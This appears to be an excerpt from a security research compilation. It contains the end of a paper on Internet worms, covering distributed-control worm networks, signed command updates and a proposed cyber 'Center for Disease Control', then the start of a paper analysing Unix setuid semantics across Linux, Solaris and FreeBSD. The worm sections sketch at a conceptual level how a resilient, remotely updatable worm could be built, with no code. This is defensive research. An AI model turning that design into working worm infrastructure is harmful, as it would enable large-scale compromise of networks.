In a distributed-control worm, each worm has a list of other known, running copies of the worm and an ability to create encrypted communication channels to spread information. Any new command issued to the worms has a unique identifier and is cryptographically signed using an author’s key. Once a worm has a copy of the command, the command is first verified by examining the cryptographic signature, spread to every other known instance of the worm, and then executed. This allows any command to be initially sent to an arbitrary worm instance, where it is then quickly spread to all running copies.

The key to such a network is the degree of connectivity maintained, in order to overcome infected hosts being removed from the network, and to hasten the spread of new commands. Although it is clear that a worm could spread information to its neighbors about other worm instances in order to create a more connected, highly redundant network, it is useful to estimate the initial degree of connectivity without these additional steps.

If each worm node only knows about other nodes it has probed, infected, or been probed by, the average connectivity is still very high. With 1M hosts, using permutation scanning (with no halting), our simulator shows that the average degree of nodes in the worm network is 4 when 95% infection is achieved, and 5.5 when 99% infection is achieved. Additionally, each permutation-based rescan will add 2 to the degree of every worm, representing the copy discovered by each instance, and the copy which discovers each instance. Thus, after a couple of rescans, the connectivity becomes very high without requiring additional communication between the worm instances.

Such a network could be used to quickly pass updates to all running copies, without having a single point of communication like that seen in previous worms, increasing the staying power by preventing the communication channel from being disrupted or co-opted by others, while still allowing the author to control their creation in a difficult-to-track manner.

6.2 Programatic Updates

The commands to a worm can of course be arbitrary code. Many operating systems already support convenient dynamic code loading, which could be readily em-

ployed by a worm's author. Another possibility has the bulk of the worm written in a flexible language combined with a small interpreter. By making the worm's commands be general modules, a huge increase in flexibility would be achieved.

Of particular interest are new attack modules and seeds for new worms. If the author discovers a new security hole and creates a new attack module, this could be released into the worm network. Even if only a few thousand copies of the worm remain, this is enough of an installed base for a hit-list like effect to occur upon introduction of a new attack module, quickly spreading the worm back through the network.

It is an interesting question whether it is possible for a worm author to release such a worm with the cryptographic modules correctly implemented. From experience, if the worm author attempts to build their own cryptographic implementation, this could well suffer from a significant weakness that could be exploited for countering the worm. Yet there are a number of strong cryptographic applications and libraries that could be used by a worm author to provide the cryptographic framework, a good example being OpenSSL [Op01], which includes an encrypted session layer, symmetric ciphers, hash functions, and public key ciphers and signatures to provide for code signing.

7 Envisioning a Cyber “Center for Disease Control”

Given the magnitude of Internet-scale threats as developed in the previous sections, we believe it is imperative for the Internet in general, and for nations concerned with cyberwarfare in particular, to attempt to counter the immense risk. We argue that use of biological metaphors reflected in the terms “worms” and “viruses” remains apt for envisioning a nation-scale defense: the cyber equivalent of the Centers for Disease Control and Prevention in the United States [CDC02], whose mission is to monitor the national and worldwide progression of various forms of disease, identify incipient threats and new outbreaks, and actively foster research for combating various diseases and other health threats.

We see an analogous “Cyber-Center for Disease Control” (CDC) as having six roles:

- Identifying outbreaks.

- Rapidly analyzing pathogens.
- Fighting infections.
- Anticipating new vectors.
- Proactively devising detectors for new vectors.
- Resisting future threats.

In the remainder of this section, we discuss each of these in turn, with our aim being not to comprehensively examine each role, but to spur further discussion within the community.

7.1 Identifying outbreaks

As discussed earlier in this paper, to date Internet-scale worms have been identified primarily via informal email discussion on a few key mailing lists. This process takes hours at a minimum, too slow for even the “slower” of the rapidly-propagating worms, much less the very fast worms developed in Section 4. The use of mailing lists for identification also raises the possibility of an attacker targeting the mailing lists for denial-of-service in conjunction with their main attack, which could greatly delay identification and a coordinated response. Present institutions for analyzing malicious code events are not able to produce a meaningful response before a fast active worm reaches saturation.

CDC Task: develop robust communication mechanisms for gathering and coordinating “field information.” Such mechanisms would likely be (i) decentralized, and (ii) span multiple communication mechanisms (e.g., Internet, cellular, pager, private line).

For flash worms, and probably Warhol worms, arguably *no* human-driven communication will suffice for adequate identification of an outbreak before nearly complete infection is achieved.

CDC Task: sponsor research in automated mechanisms for detecting worms based on their traffic patterns; foster the deployment of a widespread set of sensors. The set of sensors must be sufficiently diverse or secret such that an attacker cannot design their worm to avoid them. This requirement may then call for the development of sensors that operate within the Internet backbone, as opposed to at individual sites, and actuators that can respond to various threats (see below).

Clearly, widespread deployment and use of sensors raises potentially immense policy issues concerning privacy and access control. Present institutions lack the authority and mandate to develop and deploy Internet-wide sensors and actuators.

7.2 Rapidly analyzing pathogens

Once a worm pathogen is identified, the next step is to understand (i) how it spreads and (ii) what it does in addition to spreading.

The first of these is likely easier than the second, because the spreading functionality—or at least a subset of it—will have manifested itself during the identification process. While understanding the pathogen’s additional functionality is in principle impossible—since it requires solving the Halting Problem—it is important to keep in mind that the Halting Problem applies to analyzing *arbitrary* programs: on the other hand, there are classes of programs that are fully analyzable, as revealed by extensive past research in proving programmatic correctness.

The question is then to what degree can worm authors write programs that are intractable to analyze. Certainly it is quite possible to take steps to make programs difficult to understand; indeed, there is a yearly contest built around just this theme [NCSB01], and our own unfunded research in this regard has demonstrated to us the relative ease of transforming a non-trivial program into an incomprehensible mess [Pa92].

CDC Task: procure and develop state-of-the-art program analysis tools, to assist an on-call group of experts. These tools would need to go beyond simple disassembly, with facilities for recognizing variants from a library of different algorithms and components from a variety of development toolkits, and also components from previous worms, which would be archived in detail by a CDC staff librarian.

The tools would also need to support rapid, distributed program annotation and simulation. Furthermore, the team would need access to a laboratory stocked with virtual machines capable of running or emulating widely-used operating systems with support for detailed execution monitoring. (Less widely-used systems do not pose much of a threat in regards to Internet-scale worms.) In addition, code coverage analysis tools coupled with sample execution of the pathogen could help identify unexecuted portions of the code, which in turn might reflect

the pathogen’s additional functionality, and thus merit detailed analysis. (Or such unused regions could simply reflect “chaff” added by the worm author to slow down the analysis; an “arms race” seems inevitable here.)

Admittedly, any analysis involving humans might be too slow to match the pace of a rapidly-propagating worm. But clearly it will always prove beneficial to know exactly how a worm spread and what it did, even after the fact; and for a large-scale cyberwarfare situation, speed will remain of the essence, especially as the “fog of war” may well retard the attacker’s full use of the worm. This is especially true if the worm is designed to accept updates, for although the worm’s spread may be extremely fast, the threat may continue as long as there are a significant number of infected machines remaining on the Internet. Furthermore, for contagion worms, there may be significantly more time available for analysis, if the worm is detected sufficiently early.

7.3 Fighting infections

Naturally, we would want the CDC to help as much as possible in retarding the progress or subsequent application of the worm.

CDC Task: establish mechanisms with which to propagate signatures describing how worms and their traffic can be detected and terminated or isolated, and deploy an accompanying body of *agents* that can then apply the mechanisms.¹¹

It is difficult to see how such a set of agents can be effective without either extremely broad deployment, or pervasive backbone deployment. Both approaches carry with them major research challenges in terms of coordination, authentication, and resilience in the presence of targeted attack. As with sensors, the policy issues regarding the actual deployment of such agents are daunting—who controls the agents, who is required to host them, who is liable for collateral damage the agents induce, who maintains the agents and ensures their security and integrity?

7.4 Anticipating new vectors

We would want the CDC to not only be reactive, but also proactive: to identify incipient threats.

¹¹Such techniques should also be applied to the numerous strains of zombies present on the Internet, as they too are a significant resource for an attacker.

CDC Task: track the use of different applications in the Internet, to detect when previously unknown ones begin to appear in widespread use. Unfortunately, Internet applications sometimes can “explode” onto the scene, very rapidly growing from no use to comprising major traffic contributors [Pa94]. Accordingly, tracking their onset is not a simple matter, but will require diligent analysis of network traffic statistics from a variety of sources, as well as monitoring fora in which various new applications are discussed (since some of them may have traffic patterns that are difficult to discern using conventional traffic monitoring variables such as TCP/UDP port numbers).

CDC Task: analyze the threat potential of new applications. How widely spread might their use become? How homogeneous are the clients and servers? What are likely exploit strategies for subverting the implementations? What are the application’s native communication patterns?

7.5 Proactively devising detectors

Once a new potential disease vector has been identified, we would then want to deploy analyzers that understand how the protocol functions, to have some hope of detecting contagion worms as they propagate.

For example, to our knowledge there is no *KaZaA* module (one specific to how *KaZaA* functions) available for network intrusion detection systems in use today. Without such a module, it would be exceedingly difficult to detect when *KaZaA* is being exploited to propagate a contagion worm.

CDC Task: foster the development of application analysis modules suitable for integration with the intrusion detection systems in use by the CDC’s outbreak-identification elements.

7.6 Resisting future threats

Devising the means to live with an Internet periodically ravaged by flash or contagion worms is at best an uneasy equilibrium. The longer-term requirement is to shift the makeup of Internet applications such that they become much less amenable to abuse. For example, this may entail broader notions of sandboxing, type safety, and inherent limitations on the rate of creating connections and the volume of traffic transmitted over them.

CDC Task: foster research into resilient application design paradigms and infrastructure modifications that (somehow) remain viable for adaptation by the commercial software industry, perhaps assisted by legislation or government policy.

CDC Task: vet applications as conforming to a certain standard of resilience to exploitation, particularly self-propagating forms of exploitation.

7.7 How open?

A final basic issue regarding the CDC is to what degree should it operate in an open fashion. For example, during an outbreak the CDC could maintain a web site for use by the research community. Such an approach would allow many different people to contribute to the analysis of the outbreak and of the pathogen, perhaps adding invaluable insight and empirical data. This sort of coordination happens informally today, in part; but it is also the case that currently a variety of anti-viral and security companies analyze outbreaks independently, essentially competing to come out with a complete analysis first. This makes for potentially very inefficient use of a scarce resource, namely the highly specialized skill of analyzing pathogens.

A key question then is the cost of operating in an open fashion. First, doing so brings with it its own set of security issues, regarding authenticating purported information uploaded into the analysis database, and preventing an attacker from crippling the analysis effort by launching a side-attack targeting the system. Second, the attacker could monitor the progress made in understanding the worm, and perhaps gain insight into how it has spread beyond what they could directly gather for themselves, allowing them to better hone their attack. Third, some sources of potentially highly valuable empirical data might refuse to make their data available if doing so is to release it to the public at large.

Given these concerns, it seems likely that the CDC would pursue a “partially open” approach, in which subsets of information are made publicly available, and publicly-attained information is integrated into the CDC’s internal analysis, but the information flow is scrutinized in both directions. Unfortunately, such scrutiny would surely involve manual assessment, and could greatly slow the collection of vital information.

A related question is how international in scope such a facility should be. A national facility is likely to have

a simpler mission and clearer management and accountability. However, there are real benefits to an international approach to this problem; one's allies are awake and working while one sleeps. A worm released in the middle of the night in the US would be far more likely to receive intense early research and attention in Europe or Asia than in the US itself. Thus, at a minimum, national level CDCs are likely to need to maintain strong linkages with one another.

8 Conclusion

In this paper we have examined the spread of several recent worms that infected hundreds of thousands of hosts within hours. We showed that some of these worms remain endemic on the Internet. We explained that better-engineered worms could spread in minutes or even tens of seconds rather than hours, and could be controlled, modified, and maintained indefinitely, posing an ongoing threat of use in attack on a variety of sites and infrastructures. Thus, worms represent an extremely serious threat to the safety of the Internet. We finished with a discussion of the urgent need for stronger societal institutions and technical measures to control worms, and sketched what these might look like.

9 Acknowledgments


Many thanks to Jim Ausman, Michael Constant, Ken Eichmann, Anja Feldmann, Gary Grim, Mark Handley, Roelof Jonkman, Dick Karp, John Kuroda, Cathy McCollum, Mike Skroch, Robin Sommer, Laura Tinnel, Dan Upper, David Wagner, and Brian Witten for very helpful discussions, analysis, and measurement data.

References

- [Bd02] Brilliant Digital Media. "Altnet—a vision for the future," Apr. 2, 2002. <http://www.brilliantdigital.com/content.asp?ID=779>
- [Br+00] Andrei Broder et al, "Graph structure in the web," *Proc. 9th International World Wide Web Conference*, pp. 309–320, 2000. <http://www9.org/w9cdrom/160/160.html>
- [CSA00] Neal Cardwell, Stefan Savage, and Thomas Anderson, "Modeling TCP Latency," *Proc. INFOCOM*, 2000.
- [CDC02] Centers for Disease Control and Prevention, Jan. 2002. <http://www.cdc.org>
- [CE01] CERT, "Code Red II: Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL," *Incident Note IN-2001-09*, Aug. 6, 2001. http://www.cert.org/incident_notes/IN-2001-09.html
- [CE02] CERT, "CERT Incident Note IN-2001-15, W32/Goner Worm," *Incident Note IN-2001-15*, Dec. 4, 2001. http://www.cert.org/incident_notes/IN-2001-15.html
- [CE03] CERT, "CERT Incident Note IN-2001-11, sadmind/IIS Worm," *Incident Note IN-2001-11*, May 8, 2001. http://www.cert.org/incident_notes/IN-2001-11.html
- [CV01] Common Vulnerabilities and Exposures, "CVE-2001-0500," Buffer overflow in ISAPI extension (idq.dll), Mar. 9, 2002. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500>
- [DA01] Das Bistro Project, 2001. <http://www.dasbistro.com/default.ida>
- [Di99] David Dittrich, "The 'stacheldraht' distributed denial of service attack tool", Dec. 31, 1999. <http://staff.washington.edu/dittrich/misc/stacheldraht.analysis>
- [EDS01a] Eeye Digital Security, ".ida 'Code Red' Worm," *Advisory AL20010717*, Jul. 17, 2001. <http://www.eeye.com/html/Research/Advisories/AL20010717.html>
- [EDS01b] Eeye Digital Security, "Code Red Disassembly," 2001. <http://www.eeye.com/html/advisories/codered.zip>
- [EDS01c] Eeye Digital Security, "All versions of Microsoft Internet Information Services Remote buffer overflow," *Advisory AD20010618*, Jun. 18, 2001. <http://www.eeye.com/html/Research/Advisories/AD20010618.html>
- [ER89] Mark Eichin and Jon A. Rochlis, "With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988," *Proc. 1989 IEEE Computer Society Symposium on Security and Privacy*.

- [Fa01] FastTrack — P2P Technology. KaZaA Media Desktop, Jan. 2002. <http://www.fasttrack.nu/>
- [Ka01] KaZaA Media Desktop, Jan. 2002. <http://www.kazaa.com/en/index.htm>
- [MSVS02] David Moore, Colleen Shannon, Geoffrey M. Voelker, and Stefan Savage, “Internet Quarantine: Limits on Blocking Self-Propagating Code,” work in progress, 2002.
- [Mu01] Morpheus, Jan. 2002. <http://www.musiccity.com/>
- [Ne02] Netcraft, “Netcraft Web Server Survey,” Jan. 2002. <http://www.netcraft.com/survey/>
- [NCSB01] Landon Curt Noll, Simon Cooper, Peter Seebach, and Leonid Broukhis, *The International Obfuscated C Code Contest*, Jan. 2002. <http://www.ioccc.org/>
- [OR93] J. Oikarinen and D. Reed, RFC 1459, Internet Relay Chat Protocol, May 1993.
- [Op01] The OpenSSL Project, <http://www.openssl.org/>
- [PV01] Romualdo Pastor-Satorras and Alessandro Vespignani, “Epidemic spreading in scale-free networks,” *Physical Review Letters*, 86(14), pp. 3200–3203, April 2, 2001.
- [Pa92] Vern Paxson, 1992. <http://www.ioccc.org/1992/vern.c>
- [Pa94] Vern Paxson, “Growth trends in wide-area TCP connections,” *IEEE Network*, 8(4), pp. 8–17, July 1994.
- [Re02] The Register, “Old Morpheus still works for unhacked users,” <http://www.theregister.co.uk/content/4/24445.html>, Mar. 15, 2002.
- [SA01] SANS, “Code Red (II),” August 7, 2001. <http://www.incidents.org/react/code.redII.php>
- [Sp89] Eugene Spafford, “An Analysis of the Internet Worm,” *Proc. European Software Engineering Conference*, pp. 446–468, Sep. 1989. *Lecture Notes in Computer Science #387*, Springer-Verlag.
- [Sy00] Symantic, “Symantic Security Response: W32.Sonic.Worm,” Oct. 9, 2000. <http://www.sarc.com/avcenter/venc/data/w32.sonic.worm.html>
- [Tw02] Tripwire Inc., “Tripwire for Servers,” 2002. <http://www.tripwire.com/products/servers/index.cfm?>
- [We02] Nicholas Weaver, “Reflections on Brilliant Digital: Single Points of Ownership”, 2002. <http://www.cs.berkeley.edu/~nweaver/Own2.html>

SANDBOXING



Setuid Demystified*

Hao Chen David Wagner
University of California at Berkeley
{hchen,daw}@cs.berkeley.edu

Drew Dean
SRI International
ddean@csl.sri.com

Abstract

Access control in Unix systems is mainly based on user IDs, yet the system calls that modify user IDs (*uid-setting system calls*), such as *setuid*, are poorly designed, insufficiently documented, and widely misunderstood and misused. This has caused many security vulnerabilities in application programs. We propose to make progress on the setuid mystery through two approaches. First, we study kernel sources and compare the semantics of the uid-setting system calls in three major Unix systems: Linux, Solaris, and FreeBSD. Second, we develop a formal model of user IDs as a Finite State Automaton (FSA) and develop new techniques for automatic construction of such models. We use the resulting FSA to uncover pitfalls in the Unix API of the uid-setting system calls, to identify differences in the semantics of these calls among various Unix systems, to detect inconsistency in the handling of user IDs within an OS kernel, and to check the proper usage of these calls in programs automatically. Finally, we provide general guidelines on the proper usage of the uid-setting system calls, and we propose a high-level API that is more comprehensible, usable, and portable than the usual Unix API.

1 Introduction

Access control in Unix systems is mainly based on the user IDs associated with a process. In this model, each process has a set of user IDs and group IDs which determine which system resources, such as files and network ports, the process can access¹. Certain privileged user IDs and groups IDs allow a process to access restricted

system resources. In particular, user ID zero, reserved for the superuser *root*, allows a process to access all system resources.

In some applications, a user process needs extra privileges, such as permission to read the password file. By the principle of least privilege, the process should drop its privileges as soon as possible to minimize risk to the system should it be compromised and execute malicious code. Unix systems offer a set of system calls, called the *uid-setting system calls*, for a process to raise and drop privileges. Such a process is called a *setuid process*. Unfortunately, for historical reasons, the uid-setting system calls are poorly designed, insufficiently documented, and widely misunderstood. “Many years after the inception of setuid programs, how to write them is still not well understood by the majority of people who write them” [1]. In short, the Unix setuid model is mysterious, and the resulting confusion has caused many security vulnerabilities.

We approach the setuid mystery as follows. First, we study the semantics of the uid-setting system calls by reading kernel sources. We compare and contrast the semantics among different Unix systems, which is useful for authors of setuid programs. In doing so, we found that manual inspection is tedious and error-prone. This motivates our second contribution: we construct a formal model to capture the behavior of the operating system and use it to guide our analysis. We will describe a new technique for building this formal model in an automated way. We have used the resulting formal model to more accurately understand the semantics of the uid-setting system calls, to uncover pitfalls in the Unix API of these calls, to identify differences in the semantics of these calls among various Unix systems, to detect inconsistency in the handling of user IDs within an OS kernel, and to check for the proper usage of user IDs in programs automatically.

Formal methods have gained a reputation as being im-

*This research was supported in part by DARPA Contract ECU01-401U subcontract 27-000765 and NSF CAREER 0093337.

¹In many Unix systems, a process has also a set of *supplementary group IDs*, which are not closely related to the topic of this paper and which will not be discussed.

practical to apply to large software systems, so it may be surprising that we found formal methods so useful in our effort. We will show how our formal model enables many tasks that would otherwise be too error-prone or laborious to undertake. Our success comes from using lightweight techniques to answer a well-defined question about the system; we are *not* attempting to prove that a kernel is correct! Abstraction plays a major role in simplifying the system so that simple analysis techniques are sufficient.

This paper is organized as follows. Section 2 discusses related work. Section 3 provides background on the user ID model. Section 4 reviews the evolution of the uid-setting system calls. Section 5 compares and contrasts the semantics of the uid-setting system calls in three major Unix systems. Section 6 describes the formal user ID model and its applications. Section 7 analyzes two security vulnerabilities caused by misuse of the uid-setting system calls. Section 8 provides guidelines on the proper usage of the uid-setting system calls and proposes a high-level API to the user ID model.

2 Related Work

Manual pages in Unix systems are the primary source of information on the user ID model for most programmers. See, for example, *setuid(2)* and *setgid(2)*. But unfortunately, they are often incomplete or even wrong (Section 6.4.1). Many books on Unix programming also describe the user ID model, such as Stevens' [2], but often they are specific to one Unix system or release, are outdated, or lack important details.

Bishop discussed security vulnerabilities in *setuid* programs [3]. His focus is on potential vulnerabilities that a process may be susceptible to once it gains privilege, while our focus is on how to gain and drop privilege confidently and securely. Unix systems have evolved and diversified a great deal since Bishop's work in 1987, and a big problem today is how to port *setuid* programs securely to various Unix systems.

3 User ID Model

This section provides background on the user ID model. Each user in a Unix system has a unique user ID. The user ID determines which system resources the user can

access. In particular, user ID zero is reserved for the superuser *root* who can access all resources.

Each process has three user IDs: the *real user ID* (*real uid*, or *ruid*), the *effective user ID* (*effective uid*, or *euid*), and the *saved user ID* (*saved uid*, or *suid*). The real uid identifies the owner of the process, the effective uid is used in most access control decisions, and the saved uid stores a previous user ID so that it can be restored later. Similarly, a process has three group IDs: the *real group ID*, the *effective group ID*, and the *saved group ID*. In most cases, the properties of the group IDs parallel the properties of their user ID counterparts. For simplicity, we will focus on the user IDs and will mention the group IDs only when there is the potential for confusion or pitfalls. In Linux, each process has also an *fsuid* and an *fsgid* which are used for access control to the filesystem. The *fsuid* usually follows the value in the effective uid unless explicitly set by the *setfsuid* system call. Similarly, the *fsgid* usually follows the value in the effective gid unless explicitly set by the *setfsgid* system call. Since the *fsuid* and *fsgid* are Linux specific, we will not discuss them except when we point out an inconsistency in the handling of them in the Linux kernel.

When a process is created by *fork*, it inherits the three user IDs from its parent process. When a process executes a new file by *exec...*, it keeps its three user IDs unless the set-user-ID bit of the new file is set, in which case the effective uid and saved uid are assigned the user ID of the owner of the new file.

Since access control is based on the effective user ID, a process gains privilege by assigning a privileged user ID to its effective uid, and drops privilege by removing the privileged user ID from its effective uid. Privilege may be dropped either temporarily or permanently.

- To drop privilege temporarily, a process removes the privileged user ID from its effective uid but stores it in its saved uid. Later, the process may restore privilege by restoring the privileged user ID in its effective uid.
- To drop privilege permanently, a process removes the privileged user ID from all three user IDs. Thereafter, the process can never restore privilege.

4 History

Bell Laboratories filed a patent application on Dennis Ritchie's invention of a bit to specify that a program should execute with the permissions of its owner, rather than invoker, in 1973. The patent was granted in 1979 [4]. Thus, *setuid* programs and related system calls have existed through most of Unix history.

4.1 Early Unix

In early Unix systems, a process had two user IDs: the real uid and the effective uid. Only one system call, *setuid*, modified them according to the following rule: if the effective uid was zero, *setuid* set both the real uid and effective uid; otherwise, *setuid* could only set the effective uid to the real uid [1]. This model had the problem that a process could not temporarily drop the root privilege in its effective uid and restore it later. As Unix diverged into System V and BSD, each system solved the problem in a different way.

4.2 System V

System V added a new user ID called the saved uid to each process. Also added was a new system call, *seteuid*, whose rules were:

- If the effective uid was zero, *seteuid* could set the effective uid to any user ID.
- Otherwise, *seteuid* could set the effective uid to only the real uid or saved uid.

seteuid did not change the real uid or saved uid. Furthermore, System V modified *setuid* so that if the effective uid was not zero, *setuid* functioned as *seteuid* (changing only the effective uid); otherwise, *setuid* set all three user IDs.

4.3 BSD

4.2 BSD kept the real uid and effective uid but changed the system call from *setuid* to *setreuid*. Processes could then directly control both their user IDs, under the following rules:

- If the effective uid was zero, then the real uid and effective uid could be set to any user ID.
- Otherwise, either the real uid or the effective uid could be set to value of the other one.

Therefore, the *setreuid* system call enabled a process to swap the real uid and effective uid.

The POSIX standard [5] codified a new specification for the *setuid* call. In an attempt to be POSIX compliant, 4.4 BSD replaced 4.2 BSD's old *setreuid* model with the POSIX/System V style saved uid model. It modified *setuid* so that *setuid* set all three user IDs regardless of whether the effective uid of a process was zero, therefore allowing any process to permanently drop privileges.

4.4 Modern Unix

As System V and BSD influenced each other, both systems implemented *setuid*, *seteuid*, and *setreuid*, although with different semantics. None of these system calls, however, allowed the direct manipulation of the saved uid (although it could be modified indirectly through *setuid* and *setreuid*). Therefore, some modern Unix systems introduced a new call, *setresuid*, to allow the modification of each of the three user IDs directly.

5 Complexity of Uid-setting System Calls

A process modifies its user IDs by the uid-setting system calls: *setuid*, *seteuid*, *setreuid*, and in some systems, *setresuid*. Each of the system calls involves two steps. First, it checks if the process has permission to invoke the system call. If so, it then modifies the user IDs of the process according to certain rules.

In this section, we compare and contrast the semantics of the uid-setting system calls among Linux 2.4.18 [6], Solaris 8 [7], and FreeBSD 4.4 [8]. The behavior of the uid-setting system calls was discovered by a combination of manual inspection of kernel source code and formal methods. We will defer discussion of the latter until Section 6.

The POSIX Specification To understand the semantics of the uid-setting system calls, we begin with the POSIX standard, which has influenced the design of the

system calls in many systems. In particular, the behavior of *setuid(newuid)* is defined by the POSIX specification. See Figure 1 for the relevant text.

The POSIX standard refers repeatedly to the term *appropriate privileges*, which is defined in Section 2.3 of POSIX 1003.1-1988 as:

An implementation-defined means of associating privileges with a process with regard to the function calls and function call options defined in this standard that need special privileges. There may be zero or more such means.

Essentially, the term *appropriate privilege* serves as a wildcard that allows compliant operating systems to use any policy whatsoever for deeming when a call to *setuid* should be allowed. The conditional flag `{_POSIX_SAVED_IDS}` parametrizes the specification, allowing POSIX-compatible operating systems to use either of two schemes (as described in Figure 1). We will see how different interpretations of the term *appropriate privilege* have led to considerable differences in the behavior of the uid-setting system calls between operating systems.

5.1 Operating System-Specific Differences

Much of the confusion is caused by different interpretations of *appropriate privileges* among Unix systems.

Solaris In Solaris 8, a System V based system, a process is considered to have *appropriate privileges* if its effective uid is zero (root). Also, Solaris defines `{_POSIX_SAVED_IDS}`. Consequently, calling *setuid(newuid)* sets all three user IDs to *newuid* if the effective uid is zero, but otherwise sets only the effective uid to *newuid* (if the *setuid* call is permitted).

FreeBSD FreeBSD 4.4 interprets *appropriate privileges* differently, as noted in Appendix B4.2.2 of POSIX:

The behavior of 4.2BSD and 4.3BSD that allows setting the real ID to the effective ID is viewed as a value-dependent special case of *appropriate privilege*.

This means that a process is deemed to have *appropriate privileges* when it calls *setuid(newuid)* with

If `{_POSIX_SAVED_IDS}` is defined:

1. If the process has *appropriate privileges*, the *setuid()* function sets the real user ID, effective user ID, and the [saved user ID] to *newuid*.
2. If the process does not have *appropriate privileges*, but *newuid* is equal to the real user ID or the [saved user ID], the *setuid()* function sets the effective user ID to *newuid*; the real user ID and [saved user ID] remain unchanged by this function call.

Otherwise:

1. If the process has *appropriate privileges*, the *setuid()* function sets the real user ID and effective user ID to *newuid*.
2. If the process does not have *appropriate privileges*, but *newuid* is equal to the real user ID, the *setuid()* function sets the effective user ID to *newuid*; the real user ID remains unchanged by this function call.

(POSIX 1003.1-1988, Section 4.2.2.2)

Figure 1: An excerpt from the POSIX specification [5] covering the behavior of the *setuid* system call.

newuid=geteuid(), in addition to when its effective uid is zero. Also in contrast to Solaris, FreeBSD does not define `{_POSIX_SAVED_IDS}`, although every FreeBSD process does have a saved uid. Therefore, by calling *setuid(newuid)*, a process sets both its real uid and effective uid to *newuid* if the system call is permitted, in agreement with POSIX. FreeBSD also sets the saved uid in all permitted *setuid* calls.

Linux Linux introduces a capability² model for finer-grained control of privileges. Instead of a single level of privilege determined by the effective uid (i.e., root or non-root), there are a number of capability bits each of which is used to determine access control to certain resources³. One of them, the *SETUID* capability, carries the POSIX *appropriate privileges*. To make the new ca-

²Beware: the word “capability” is a bit of a misnomer. In this context, it refers to special privileges that a process can possess, and not to the usual meaning in the security literature of an unforgeable reference. Regrettably, the former usage comes from the POSIX standard and seems to be in common use, and so we follow their convention in this paper.

³More accurately, a Linux process has three sets of capabilities, but only the set of *effective capabilities* determine access control. All references to *capabilities* in this paper refer to the effective capabilities.

pability model compatible with the traditional user ID model where *appropriate privileges* are carried by a zero effective uid, the Linux **SETUID** capability tracks the effective uid during all uid-setting system calls: Whenever the effective uid becomes zero, the **SETUID** capability is set; whenever the effective uid becomes non-zero, the **SETUID** capability is cleared.

However, the **SETUID** capability can be modified outside the uid-setting system calls. A process can clear its **SETUID** capability, and a process with the **SETPCAP** capability can remove the **SETUID** capability of other processes (but note that in Linux 2.4.18, no process has or can acquire the **SETPCAP** capability, a change that was made to close a security hole; see Section 7.1 for details). Therefore, explicitly setting or clearing the **SETUID** capability changes the properties of uid-setting systems calls.

5.2 Comparison among Uid-setting System Calls

Next we compare and contrast the uid-setting system calls and point out several unexpected properties and an inconsistency in the handling of *fsuid* in the Linux kernel.

setresuid() *setresuid* has the clearest semantics among the four uid-setting system calls. The permission check for *setresuid()* is intuitive and common to all OSs: for the *setresuid()* system call to be allowed, either the euid of the process must be root, or each of the three parameters must be equal to one of the three user IDs of the process. As each of the real uid, effective uid, and saved uid is set directly by *setresuid*, the programmer knows clearly what to expect after the call. Moreover, the *setresuid* call is guaranteed to have an all-or-nothing effect: if it succeeds, all user IDs are changed, and if it fails, none are; it will not fail after having changed some but not all of the user IDs.

Note that while FreeBSD and Linux offer *setresuid*, Solaris does not. However, Solaris does offer equivalent functionality via the */proc* filesystem. Any process can examine its three user IDs, and a superuser process can set any of them, in line with the traditional System V notion of *appropriate privilege*.

seteuid() *seteuid* has also a clear semantics. It sets the effective uid while leaving the real uid and saved

uid unchanged. However, when the current effective uid is not zero, there is a slight difference in the permission required by *seteuid* among Unix systems. While Solaris and Linux allow the parameter *neweuid* to be equal to any of the three user IDs, FreeBSD only allows *neweuid* to be equal to either the real uid or saved uid; in FreeBSD, the effective uid is not used in the decision. As a surprising result, *seteuid(geteuid())*, which a programmer might intuitively expect to be always permitted, can fail in FreeBSD, e.g., when *ruid*=100, *euid*=200, and *suid*=100.

setreuid() The semantics of *setreuid* is confusing. It modifies the real uid and effective uid, and in some cases, the saved uid. The rule by which the saved uid is modified is complicated. Furthermore, the permission required for *setreuid* differs among the three operating systems. In Solaris and Linux, a process can always swap the real uid and effective uid by calling *setreuid(geteuid(), getuid())*. In FreeBSD, however, *setreuid(geteuid(), getuid())* sometimes fails, e.g., when *ruid*=100, *euid*=200, and *suid*=100.

setuid() Although *setuid* is the only uid-setting system call standardized in POSIX 1003.1-1988, it is also the most confusing one. First, the required permission differs among Unix systems. Both Linux and Solaris require the parameter *newuid* to be equal to either the real uid or saved uid if the effective uid is not zero. As a surprising result, *setuid(geteuid())*, which a programmer might reasonably expect to be always permitted, can fail in some cases, e.g., when *ruid*=100, *euid*=200, and *suid*=100. On the other hand, *setuid(geteuid())* always succeeds in FreeBSD. Second, the action of *setuid* differs not only among different operating systems but also between privileged and unprivileged processes. In Solaris and Linux, if the effective uid is zero, a successful *setuid(newuid)* call sets all three user IDs to *newuid*; otherwise, it sets only the effective user ID to *newuid*. On the other hand, in FreeBSD a successful *setuid(newuid)* call sets all three user IDs to *newuid* regardless of the effective uid.

